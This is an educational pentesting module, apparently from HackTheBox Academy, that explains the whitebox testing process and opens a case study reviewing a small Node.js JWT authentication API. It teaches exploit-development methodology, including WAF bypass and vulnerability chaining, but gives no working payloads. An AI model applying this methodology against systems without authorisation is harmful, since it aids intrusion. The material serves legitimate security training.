9. Intro to Whitebox Pentesting

Intro to Whitebox Pentesting

As penetration testers, it is vital that we fully utilize all resources at hand to identify potential issues and flaws in any given application. Sometimes, a client may provide partial/full access to their source code so we can review it and find potential coding issues. We may also be given a replica of their backend server in a test environment to thoroughly test our findings in an environment that best matches the real target environment.

Furthermore, many vulnerabilities and attacks may lead to information or source code disclosure, like LFI, XXE, or even exposed development environments (e.g. Git Repository or Dockerfile). If this is the case, we can do our best to replicate that target's backend environment, including the type of OS, database, installed libraries and packages, firewall and security configurations, and anything else that may affect how the application runs or our attack vector. Doing so may not always be easy, but if we review the source code, especially if we have an exposed development environment, we may be able to replicate it closely, enabling us to perform whitebox pentesting on these applications.

This section will cover what whitebox pentesting is and how it can benefit us as penetration testers.

What is Whitebox Pentesting

Where a blackbox penetration test (pentest) usually means approaching the target as attackers would (i.e. with only publicly accessible information), a whitebox pentest means having partial/full access and knowledge about the target. A whitebox pentest starts with us having access to the development environment and user access with various roles, including ones with admin and root privileges. Most importantly, a whitebox pentest usually provides access to the application's source code, which allows us to closely examine how an application works and where its flaws may reside, which may uncover many unforeseen vulnerabilities.

The following are some of the assets provided at a whitebox pentest:

- Full Source Code of the target "full application or certain functionality."
- Access to the backend server
- Access to the DB
- Access to server logs
- Access with all/most user roles/privileges
- Access to the documentation

We may not "and should not" be given access to the production servers, but instead should have access to a replica server that closely matches the production server to avoid causing any disruption to the production environment. In some cases, the security measures active on the systems (e.g. Web Application Firewall or Anti-Virus) may be lowered to increase the chances of identifying and exploiting vulnerabilities. However, when we want to test any identified vulnerabilities on an actual production target, they would not be disabled, so we would need to bypass them to prove the exploitability of the target. Otherwise, it may not be remotely exploitable.

This level of visibility enables more thorough testing, which leads to multiple benefits, as we will discuss next. As we can imagine, all of this takes a more significant effort and may take much longer to complete, which is why this level of testing is usually only done on `critical and sensitive systems and applications`, like banking systems, governmental internet-facing applications, and other similar applications that organizations highly values. Still, if we possess these skills, we can incorporate them into a company's development cycle, which leads to a more secure development flow and ensures vulnerabilities are identified and patched as early as possible.

Note: While whitebox pentesting can cover all parts of a pentest, in this module, we will be focusing on web application whitebox pentesting, so we will not cover any points related to scanning networks or other non-application related sides of pentesting. Having said that, the overall concepts are largely similar, regardless of the phase of pentest we are at.

Benefits of Whitebox Pentesting

When we compare whitebox pentesting to a traditional blackbox pentest, we can see multiple benefits not found with a blackbox-only approach. First, due to our knowledge and transparency about the target, this usually leads to `more findings` that we may otherwise miss during a blackbox pentest. This also includes `vulnerabilities that are difficult "or even impossible" to identify` without direct access to the source code and the backend server, as they may occur in ways that are impossible to identify through blind testing. All of this allows us to identify and patch critical vulnerabilities `before the attackers do`, which is the whole point of a penetration test.

Another important aspect is how well a whitebox pentest `fits in an applications development cycle` (e.g. DevOps). Since we would be working on a test server and will be studying the source code, we can gradually test the application's different functions as they get built and developed, and `will not need to wait for the entire application to be ready for use`, since the developers will likely also have their testing server that we can utilize as well. This allows us to `identify and patch vulnerabilities before an application 'or some of its functions' go into production` and `avoid major redesign delays` that some types of patches require.

As a whitebox pentest usually requires studying and understanding an application's source code and its design, this allows us to `suggest direct and clear instructions on how`

`to patch the identified vulnerabilities` since we would have a good understanding of the application and would be in an excellent position to know how to rectify the identified issues.

Also, we often see many vulnerabilities that only receive partial/temporary patches to prevent a specific direct threat without significant changes to the application's design. As whitebox pentesters, we would be able to `suggest patches that fix the source of the vulnerability`, which should prevent similar vulnerabilities from arising in the future. For example, suppose an application suffers from an SQL injection. In that case, we can suggest fixes that prevent injections throughout the application rather than simply fixing that one user input that leads to an SQL injection, thus fixing the root of the issue rather than a single symptom.

Why Do We Need Blackbox Then?

It is important to remember that a whitebox pentest can never be enough on its own, as it tests the application from a developer's mindset and not from a pure attacker's mindset, as the blackbox approach. This can (and likely will) lead to overlooking certain vulnerabilities that may not be visible through studying the source code. This is why it is essential to carry out both tests, though the blackbox pentest can start later in the development cycle. Likewise, a blackbox pentest is not enough on its own, as certain types of vulnerabilities may be difficult/impossible to identify through a blackbox-only approach.

In addition to the above, a whitebox pentest can be `very time-consuming`, especially for applications with large code bases, so it's usually only performed for critical systems. This makes `blackbox pentests the default` type for many applications that may not qualify for this level of testing. Hence, it is essential to learn good techniques to quickly review code and identify the most interesting functions, as we will discuss later in the module, which may enable whitebox pentesting for other non-sensitive applications.

Furthermore, whitebox pentests are generally `harder to carry and require more advanced knowledge` than a traditional blackbox pentest. This is due to whitebox pentests requiring skills in understanding an application's design, how it works, and how to identify hard-to-find flaws. It also requires the ability to `read and understand an application's source code`, which requires a good grasp of different programming languages.

In a whitebox pentest, we will usually not be looking for basic vulnerabilities, as we will likely be dealing with critical applications, and a blackbox pentest would easily identify such vulnerabilities. This also means performing a whitebox pentest requires `knowledge of more advanced vulnerabilities` and their causes in code. All of this helps us understand why whitebox pentesting is considered an `advanced skill` in pentesting.

Now that we have a good understanding of what whitebox pentesting is, in the next section, we will go through the process we will be following when performing whitebox pentests.

Whitebox Pentesting Process

To provide the best and ideal whitebox pentests, we must follow a straightforward process throughout our tests. However, there isn't a single agreed-upon process towards whitebox pentesting, as every organization may have their standards and processes based on their applications and experiences. Still, many steps are similar and occur for most applications.


For this reason, we decided to formulate a new whitebox pentesting process based on our experiences and various online resources, which can help make it easier for you to grasp the concept of whitebox pentesting. We hope this process becomes an important asset whenever you perform whitebox pentesting, making it easier to capitalize on whatever assets you have throughout any penetration test.

We will introduce the process in this section and then dedicate a section for each step. We will also utilize the rest of this module as a case study to learn how to use this process and learn whitebox pentesting alongside it. Furthermore, the same process is used throughout HackTheBox Academy in other whitebox pentesting modules.

The Process

Our whitebox pentesting process consists of 4 main steps, as follows:

Order	Step	Description
1.	`Code Review`	General review of the code to understand its functionality and shortlist potentially vulnerable functions
2.	`Local Testing`	Testing/Debugging the code locally to test our findings and identify vulnerabilities
3.	`Proof of Concept`	Writing an exploit to prove the exploitability of the target automatically
4.	`Patching & Remediation`	Patching the vulnerability and all of its sources/causes



Before diving into a detailed review of each step in the upcoming sections, let's briefly explain each.

Code Review

The `Code Review` step mainly consists of a `static analysis` of the code by reading it to identify potential vulnerabilities. However, combining that with `dynamic analysis` through application usage for specific vulnerabilities is also possible.

Code review can take the longest in this process, so learning to quickly `identify, shortlist, and prioritize interesting functions` is essential. This step also requires knowledge of programming languages and application design, without which we could not `understand how the application functions`.

Local Testing

Once we have a list of prioritized functions that may have flaws, we need to start our `dynamic analysis` by testing the prioritized/shortlisted functions and `locally testing` them while utilizing the tools and access we have. In this step, we would be able to determine whether a function is vulnerable and exploitable.

We would need a testing environment setup that closely matches the application's production environment. A testing environment allows greater visibility into how our requests are handled and how the application processes them, which may enable us to identify certain hard-to-find vulnerabilities.

Proof of Concept (PoC)

Once a vulnerability (or multiples) has been confirmed through local testing, we need to create a `Proof of Concept (PoC)` by writing an exploit that automatically exploits and proves the existence of the vulnerability. Doing so allows us to easily replicate the exploit on the production target after testing it on a test environment.

This step also requires scripting knowledge, as we may need to write the PoC in scripting languages like Python, Bash, and JavaScript. We may reuse the application's code to generate certain keys or other hard-to-script functions. Any tests done on the real production target must be done in a safe way that doesn't cause any downtime or data loss.

Note: In secure coding modules, we will be mostly focusing on identifying issues in the code and patching them. That is why writing an exploit would not be necessary in such cases, as we only need the exploitation request or a simplified process to replicate the vulnerability as a proof of concept.

Patching & Remediation

As the goal of any whitebox pentesting exercises is to identify and `patch` vulnerabilities, it would not be complete without recommending solutions for the identified vulnerabilities. At this step, we would provide detailed descriptions of exact patches with specific changes to the source code such that developers can easily apply them and test them.

We must always test our patches before reporting them to ensure that they both `patch the identified vulnerability` and `retain the original functionality` of the code. It is also recommended to provide `secure coding tips` on how to avoid introducing such vulnerabilities in the future.

Finally, we must re-run our PoC exploit to confirm the application is no longer vulnerable. We should also go through the `Local Testing` steps again to ensure that all issues have been rectified at every stage.

In the upcoming sections, we will dedicate an entire section for each of these steps to explain them thoroughly. Throughout the module (and other Academy modules), you will also see practical examples of utilizing this process and these steps in an actual whitebox pentest exercise.

Note: In these sections, we will not provide practical examples on how to perform each step, as this will be carried throughout the rest of the module, as well as other whitebox modules on HackTheBox Academy. The main point of these sections is to understand the four steps and what each may include. Then, once we start going through the rest of this module, we should get a much better understanding of this entire process and get much more proficient in it.

Code review

The first and most crucial step of a whitebox pentest is reviewing the application's source code to understand its design and functionality. As mentioned in the previous section, this step is quite advanced as it requires programming knowledge to understand the application functionality. At the same time, this step requires the ability to read multiple programming languages and have knowledge about their potential flaws. Furthermore, the large code base makes the `size of the attack surface` huge, making it even more challenging to identify and prioritize interesting functions.

Of course, in addition to all of this, there is the primary skill of understanding and identifying advanced web vulnerabilities in a code base. Doing so can give pentesters and bounty hunters the edge, even if their technical knowledge is not as advanced as others.

Let's start seeing the multiple phases we go through to review code and identify potential vulnerabilities correctly.

Note: In a whitebox pentesting exercise, the code review step will consist of identifying interesting functions and then testing them one by one without covering the entire code base. On the other hand, in a secure coding exercise, we usually need to cover the entire code base on a rolling basis to ensure it is securely coded. Both exercises share common steps, and only the depth of the test may be different.

Planning and Data Gathering

Before we start going through the code, we need to have a few meetings with the development team and other stakeholders to get a thorough understanding of the application design, as well as collect all necessary assets for our exercise, like the source code, test server, and other assets mentioned in the previous section.

It is important to remember that all of our tests will be carried out on a test environment first, either a test server provided to us or a test server that we set up to resemble the production environment. In this module and other whitebox Academy modules, we will always have access to the source code as if it was provided to us by the development team.

Furthermore, we will mostly be setting up our test server, which is a critical skill to learn, though some modules will provide a pre-built test server to save us some time with more complicated applications. This will be further discussed in the next section.

Scope Selection

If we were provided with application design documentation, we could study it to get a general idea of how the application works and each function's role. With huge code bases with millions of lines of code, we will not need to test the entire application, but likely on some of its functions, branches, or tools.

However, in many cases, the team may not have a design document, and we would need to personally reverse engineer the code base and try to understand what each function does.

This is often more difficult if the team does not provide good documentation/comments within the code base (e.g. comments/steps/processes).

This is why the cost of performing a whitebox pentest depends not only on the size and scale of the project but also on how well it is designed and documented, as both of these things can make the exercises much longer and much more challenging to carry.

Prioritization & Scope Reduction

Whether the developers provide design documents or not, we should be able to get a general idea of how the application works and what each function is generally responsible for. Once we do, we can start `prioritizing functions by their sensitivity`.

For example, functions that handle `authentication` are always a priority since they may lead to an authentication bypass. Likewise, functions that interact directly with the `operating system`, by executing commands or writing files, are always interesting to look at. The nature of our priorities may also depend on the type of application or even the `type of vulnerabilities we are most skilled at`. For example, if we were very good with SQL injection vulnerabilities, then we would prioritize functions that interact with the database.

There are multiple techniques we can utilize to identify interesting functions, and the following are some of them:

1. `Select functions based on the application design`. In this technique, we select functions solely based on our understanding of the application design, potentially even before looking at the source code. For example, we can understand that files under the `/purchases` directory deal with online payment handling, so we can prioritize these files in our test, and so on.
2. `Select functions and files through search`. This technique is much faster and quicker, though it is not as comprehensive and may lead to many missed opportunities. We can search for certain sensitive functions through the code base (e.g. with `find`/`grep` or text-based search). For example, if we were dealing with a `PHP` web application, we may consider searching for functions that execute system code, like `exec`, `system`, `passthru`, and others, as we will see later in the module. Then, we can study the use of each and look for any that do not correctly filter the user input. We often mention interesting functions for various programming languages in our web modules, as they can be utilized for such purposes.
3. `Select functions through the use of the application`. Unlike the first two techniques that only relied on `static analysis`, this technique utilizes a mix of `dynamic analysis` and `static analysis` by testing the application and examining its different pages and requests, and then prioritizing them based on what seems to be most sensitive or what may look the weakest. For example, if we notice a specific page that throws a lot of errors during the application usage, we may want to focus on this page, and so on.

These are only a few techniques that we suggest, though each of us can come up with different techniques that suit our style, which may utilize one or many of the above techniques as well. Furthermore, other whitebox pentesting modules in HackTheBox Academy may use some of these techniques or others, which would be another opportunity to learn different methods for code reviews.

Exercise: Throughout different modules on HackTheBox Academy, whenever you read through a whitebox attack scenario, try to see which of the above techniques were used to reduce the scope, or if a totally different technique was used.

Reverse Engineering

Once we have a prioritized list of functions and application files we want to test, we come to the code reading step of the `Code Review`. To determine whether a function is securely coded, we first need to fully understand how it works and how each input and output is traced and processed.

We can read the function line by line, adding comments as we go for what each line and parameter does. In most cases, we would not stick to a single file, but also need to trace each variable and external function to their sources in other files and review them. As we can see, this can be a very strenuous exercise without good documentation. Still, this is vital for whitebox pentesting, without which we may be unable to identify any advanced vulnerabilities.

This step is unique because it may reveal vulnerabilities that are impossible to identify through a blackbox pentest only. For example, suppose we identify a dangerous function that interacts with the system directly in an unsafe manner. If we stick to a single file, we may find it is not vulnerable as the input is very well filtered. However, reversing the different parts of this function may reveal that under some conditions, the input may not be filtered, or the function may have an additional source of input that does not get filtered properly (e.g. stored on the database). Without a good understanding of the function, we may overlook such issues, but through thorough reverse engineering and a good study of the source, we should increase our chances of catching such flaws.

Prioritize Targets

After the above step, we may have several instances where we think a function is worth shortlisting. So, the last phase of `Code Review` is to prioritize our findings so that we can start testing them one by one. As for how to prioritize them, we can utilize the `Impact` X `Probability` risk matrix, where risks with high probability and high impact would have the highest priority, and so on.

For example, through reverse engineering, we may find functions that we think `are very likely to be vulnerable` based on our understanding of the code and our knowledge of application vulnerabilities. However, these vulnerabilities may be on a local-only page or low-impact vulnerabilities, so they would have a `medium priority`.

Likewise, we may find some functions that we think may be vulnerable under some conditions, but they may reside in a critical function within the application, so they would have a `high priority`.

Similarly, we can prioritize all of our findings based on their impact and probability and then start testing them individually in the next step of whitebox pentesting.

Local Testing

With a prioritized shortlist of potentially vulnerable functions at hand, our next step is to confirm or deny the existence of these vulnerabilities through testing and local debugging. The testing approach we will follow is very similar to what a developer would do to `debug` an issue found within their application, as vulnerabilities are essentially 'issues' in the code.

We would use multiple techniques to understand better how input and output flow in each function we test, which should be enough to confirm whether the vulnerability exists. Finally, we can explore exploiting this vulnerability to showcase its impact and danger. In many cases, we may identify a serious issue, but it may not be exploitable due to the application's design, which reduces its probability of damage and thus reduces its overall risk.

Backend Replication

So far, all of our steps have consisted of static analysis, that is to say, without actually running any application functions, and we only relied on analyzing the code. But as we start the `dynamic analysis` here, we first need to ensure we have a test server that closely resembles the production backend server, as mentioned previously.

If the team provides us with a replica test server, we can skip this step as we've already completed it. However, in most Academy modules, we often try to set up our test servers, which is a critical skill to master.

The difficulty of this step mostly depends on the availability of information about the target. If the team provided us with all the assets and tools they use in their production server, then it is only a matter of setting everything up. But in some cases, some teams may not have a document that details all of this knowledge, as they may have gradually set up their production server without documenting everything. If this were the case, we would need to install all requirements manually so the application is fully running without issues, which is often easier said than done, especially without a complete list of requirements.

For example, if we were testing a `NodeJS` application, all of its requirements would likely be in a `packages.json` file, which saves us a lot of time. Then, we only need to focus on setting up a database and any external connections the application may utilize (e.g. to the front-end). In some other development platforms, we may not have this info easily relayed to us. We will likely need to examine the entire code base to identify dependencies, install all of them, and then test whether the application runs correctly. This can be very time-consuming, which is another reason a team with poor documentation would be charged more for a whitebox exercise, as we previously mentioned.

Note: The actual process of replicating an unknown production server is outside the scope of this module, as we will be assuming that the client's team will provide us with those. However, this is covered in other whitebox modules on HackTheBox Academy and can generally be closely replicated through basic server/web applications foot-printing steps.

Testing

We can start our testing process once we have our test server and application up and running. The type of tests we perform depends on the vulnerability we target. In general, we are mainly looking to achieve two things:

1. `Trigger the target function.`
2. `Control how our input reaches/affects the target function.`

We will usually need to understand how we can `land in the target function`, as it may not always be directly accessible and only be triggered under certain circumstances. If this were the case, we would need to do various tests and local debugging until we know how and why our input would trigger the target function.

We will also likely need to `trace our input` throughout the application, from the front-end to the vulnerable function, and then monitor how our input changes at every stage until it reaches the target function.

Once we have complete control over how to trigger the function and the input reaching it, we should be able to decide decisively whether the function is vulnerable. If it is, we can move

to exploitation.

Exploitation

Our final step of the `testing` phase is to achieve a `basic exploitation of the target function`. This does not need to be a fully operational exploit (as we'll get to that in `PoC`), but we need to confirm what our testing has shown and achieve exploitation. For example, if we were targeting a command injection vulnerability, we would need to execute a command that can safely be assumed to work under most conditions (e.g. `touch` or `ping`). If we were targeting an SQL injection vulnerability, we would try to execute a specific query in the database and check the logs to ensure we did execute the intended query.

We do not need to overcome security filters (like WAF) or bypass limitations (like blind exploitation), as we only need a `fundamental confirmation that the function is indeed vulnerable and can be exploited`. Once we have this confirmation, we will attempt to bypass all difficulties during the `PoC` step and write a proper exploit. But if we do not confirm exploitation at this stage, we may waste many hours trying to bypass or overcome something only to realize later that the function is not vulnerable. This is why this step is vital.

Proof of Concept

If we reach this point, it means that we have confirmed the existence of a vulnerability in the application/function we are testing. In this step, we would seek to understand how to reach the highest possible exploitation impact on the target by testing everything step by step. Then, we can write an exploit to automate all of that. Finally, we can slightly modify our script to target the real production server. If the exploit causes downtime or data loss, testing it on the real target is not advised.

Full Chain Exploitation

Our first step would be to document a working exploitation process step-by-step. We should already have an excellent idea of how this application can be exploited, as we confirmed this in the `Local Testing` step. However, now we would need to `document every step and payload` and will also need to `bypass any restrictions that may hinder our exploitation process`.

This may be pretty challenging since we 'in a way' took the easy route in testing, as our goal was simply to confirm the existence of the vulnerability. On the other hand, actual exploitation may be more challenging, especially if the exploitation process chained multiple vulnerabilities or if the application had a lot of protections in place (e.g. WAF or Anti-Virus). Still, with advanced knowledge of this vulnerability and its potential bypasses, we should be able to achieve full exploitation.

This varies from one pentest to another since every vulnerability is different. Generally, however, we need to note down the following:

1. Initial target location
2. Client-side payload
3. Any other payloads (when chaining multiple vulnerabilities)
4. Potential/working bypasses (e.g. in payloads or web requests)

We also often follow a similar path as we did during our local testing, so we would start from the client-side user-controllable input and document what payloads would be needed to complete the vulnerability exploitation. Suppose we had to chain multiple vulnerabilities to exploit the final intended target (e.g. one to bypass authentication and another to reach remote code execution). In that case, we must note each step and payload for each. If, at any stage, a standard payload is rendered invalid due to a security mechanism (e.g. WAF), then we would start working on bypassing it before moving to the next step. Once we achieve a full chain exploitation (from client-side), we can begin developing a script that automates each step.

If we could not achieve full exploitation on the real target, we can still report the vulnerability. However, the vulnerability's severity may be reduced, leading to a lower success or bounty rate.

Tip: If you ever do identify a vulnerability, then try to persist until you can achieve exploitation and bypass all security mechanisms in place. If you don't, then someone else will likely be able to exploit your findings through the use of better bypasses or chaining other vulnerabilities.

Exploit Development

This step is mainly about automation, where we write a script that automatically reproduces the steps we detailed above. The language we use for the script depends on many factors, but here are some guidelines:

Use Case	Recommended Language	Reason
Attack is on a network application (including web applications)	`Python`	It works similarly on most operating systems
Attacking a client-side function (e.g. a CSRF attack)	`JavaScript`	It is the only script executed by browsers

Use Case	Recommended Language	Reason
Web chain including a client-side attack	`Python` & `JavaScript`	We prepare a `JavaScript` payload for the client-side part. Then, use it with a `Python` script to trigger the exploit and carry on the rest of the back-end attacks.
Binary exploitation	`Python`	`Python` has good libraries for debugging and exploiting binaries, while `C` / `C++` may be used to develop a binary exploit.
Targeting an operating system	`Bash` or `PowerShell` / `CMD`	Whatever pre-installed scripting language on that operating system
Thick client or some advanced types of exploitation	The application's programming language	This would enable us to reuse code/functions to generate some payloads, which would save us a lot of time (vs re-scripting all of the logic in Python)

Once we select a language, we can start developing a script that automatically exploits the target. We will not go through any exploitation details in this section, but it will be thoroughly covered later in the module and throughout other Academy modules. Each module following a whitebox approach will provide `a different example of exploit development`, and will demonstrate various tips and techniques we can utilise when developing exploits.

Test on the Real Target

The final (and easiest) part is to test our exploit on the real target. We can do so by modifying the target details in the script (e.g. target's IP address and Port). We should only test our exploit after thoroughly testing it against the test target (with all security mechanisms enabled) and ensuring it works fully automatically and safely.

We should make our exploitation process fully revertible, as well as make it automatically clean any traces of the exploitation process. The following are a few things we should keep in mind:

1. If we needed to create a new account, we would need to delete it afterwards (if possible)
2. If we modify any data (e.g. reset an admin password), we would make sure to reset it afterwards
3. If we ever interact with the back-end server OS or with the DB, we need to make sure to clean any traces we leave
4. We should `never modify critical data` and always test on data we create or trivial data
5. As the exploit may fail midway through execution, we should handle errors in a way that it will revert whatever was executed so far, even if the exploit did not succeed

6. We must always ensure that `any tests we carry do not lead to any downtime, data loss, or permanent data modification`.

Once our PoC successfully runs on the production target, we may move on to the final `Patching and Remediation` step.

Patching & Remediation

All of the efforts we have made so far were intended to identify previously unknown vulnerabilities and then patch them. So, this last step is critical, as our whitebox pentesting exercise would only be complete with it. We must end our whitebox pentesting exercise with a thorough review containing our findings and knowledge and, most importantly, detailed code patches to remediate the identified vulnerabilities.

Patching

Before writing our report, we should patch all identified vulnerabilities in our test environment. Since we have an excellent understanding of how each function works and how the vulnerability is occurring, it should be clear what we should change to prevent it. Of course, `this can only be done where possible`, as certain applications and vulnerabilities would make the patching very complicated and outside the scope of our testing.

We can `apply these patches` and then re-test our `PoC exploit` to ensure the application is no longer vulnerable. We must also go through the `Local Testing` process to ensure the vulnerability is remediated at every stage. If, at any stage, we notice that the vulnerability still exists (e.g. payload not being filtered properly), we should update our patches and start the testing again. Most importantly, `we should ensure that our patches do not break any original functionality`.

We have already established that the code reviewing and vulnerability analysis processes are different for each application, and so is the patching process. Throughout the various whitebox pentesting modules in HackTheBox Academy, including this one, we will provide different examples of patching and testing our code to ensure we deliver the best results.

Reporting

Like any other pentesting exercise, we end our pentest by writing a full report detailing the steps necessary for exploitation and how to use the PoC script. We should also include a detailed review of each function and point out any potential issues we identified. We should provide the code patches we tested with the `exact details of what we modified` so senior software engineers can review our changes and ensure they comply with their standards and do not break anything.

If we could patch the vulnerability and maintain the full functionality of the application, we can add a note saying that the patch has been `verified as working`. Patching certain major vulnerabilities may take more work as they affect multiple other functions. If this is the case, we can suggest a patch and note that it has `not yet/fully been tested`.

It is also recommended that we provide some `secure coding tips` to avoid introducing similar vulnerabilities in the future. These would be similar to the ones we provide in our various whitebox pentesting and secure coding modules. Of course, these tips would only be highlights, so software engineers are always recommended to learn secure coding directly, as that would be the best way to reduce the flaws and vulnerabilities in their applications.

Code Review - Authentication

Now that we understand what whitebox penetration testing is and the process we will follow, the remainder of this module will be used to demonstrate a practical example of a whitebox pentesting exercise. We will go through each step and apply what we discussed in the previous sections.

We will discuss a case of `advanced code injection`, which requires a whitebox pentest to identify and exploit the vulnerability properly. The specific vulnerability we will discuss would only be exploitable with access to the source code due to specific exploitation requirements that would not be evident without direct access to the source code, as is often the case with many other vulnerabilities.

Finally, for the sake of simplicity, we will not 'yet' be reviewing a large code base, as this would make the practical example very long, but other modules will cover larger code bases. Instead, we will focus on a particular functionality within the code, and the provided code base would only contain that functionality and other necessary functions for it to work. As previously discussed, a whitebox pentest is often only requested for a specific functionality instead of the entire code base, especially if whitebox pentest exercises were incorporated in the DevOps cycle. In such cases, we would test each new functionality rather than the whole code base.

With that said, let's get into reviewing the code.

Note: The module requires the installation of VSCode and node.js on your machine, which you can do by clicking on the previous links. If you prefer using PwnBox, then both tools are pre-installed there.

Data Gathering

As discussed in the `code review` section, the data-gathering phase usually consists of meetings to set the scope of the test and provide the code base and any available

documentation for it. In this module, we will assume that we were given the code base in an archive without further details, which is the minimum requirement for any whitebox pentest.

We can start by downloading the archive found at the end of this section, extracting its content, and then opening it in VSCode, using `File` > `Open Folder` in VSCode or the following command:

```
code ./intro_to_whitebox_pentesting
```

As we can see, the code base hierarchy is quite simple, consisting of an entry file (`app.js`) and a couple of other directories. So, let's look at the code to understand better how it works.

---

app.js

The `app.js` file starts by setting up an `express` server, setting up a JSON body parser, and then setting up the main API routes:

```
// set up express
const app = express();
const port = parseInt("5000");

// set up body parser and cors
app.use(bodyParser.json());
```

```
// set up API routes
app.use("/api/auth", authRoutes);
app.use("/api/service", serviceRoutes);
```

This is a basic `express` server setup for a node.js API backend. The rest of the file sets up `404` route handling and exception handling and ends by starting the express server:

```
// start the Express server
app.listen(port, () => {
  console.log(`⚡[server]: Server is running at http://localhost:${port}`);
  console.log(`⚡[api]: APIs are running at http://localhost:${port}/api`);
});
```

The only interesting bit from this file is the API routes, as the rest are basic express settings. So, let's take a look at those routes.

Authentication

In VSCode, we can hold CMD/CTRL and click on `authRoutes`, which will take us to the file containing these routes. The `routes/auth-routes.js` file simply consists of a single API endpoint with `getUserToken`:

```
const router = express.Router();

router.post("/authenticate", getUserToken);

module.exports = router;
```

The `/authenticate` endpoint requires a `POST` request and is used under `/api/auth`. To better look at this function, we can once again click on `getUserToken` to open it in a new file, and we will get the `auth-controller.js` file under the `controllers/` directory. This file contains the following three functions:

1. `validateEmail`
2. `getUserToken`
3. `verifyToken`

```
function validateEmail(email) {
  return String(email)
    .toLowerCase()
```

```
    .match(/^...SNIP...$/);
}
```

The `validateEmail` function appears to be local to this file since it is not exported at the end of the file. Taking a look at it, it seems a basic function that validates a string against a regular expression pattern to ensure it matches an email format.

---

getUserToken

Getting back to `getUserToken`, we see that it starts by obtaining the `email` parameter from `req.body`, which is the POST request body. We know from the `bodyparser` we saw previously that `all endpoints expect a JSON body`, so we should keep that in mind.

After that, the function validates the email format using the above `validateEmail` function, as denoted by a comment in the code. Such comments are always helpful to make it easier to understand the code. But what if the code didn't have any comments? In that case, we must rely on our coding knowledge to understand the functionality.

While we would be expected to have deep knowledge of the language we are reviewing in a' secure coding' exercise, the same is not a requirement for whitebox pentesting. This is because we would probably be testing various code bases in multiple languages, and we can't be expected to be experts in all languages, unlike `secure coding`, where we would usually be sticking to a single code base for an extended period.


This is why the primary skill we require for whitebox pentesting is the ability to understand the general purpose of the code, which should enable us to determine whether the code is vulnerable.

If we continue with the function, we will see that comments do not denote the next part. A quick look at it shows that it appears to be `signing a jwt` token that contains two keys:

1. email "from our input"
2. role "determined by email"

After that, the endpoint returns the signed jwt token. In case we were not sure of our understanding, we can ask AI to tell us what the function does using VSCode Copilot "or any

other coding-aware AI chatbot, like ChatGPT":



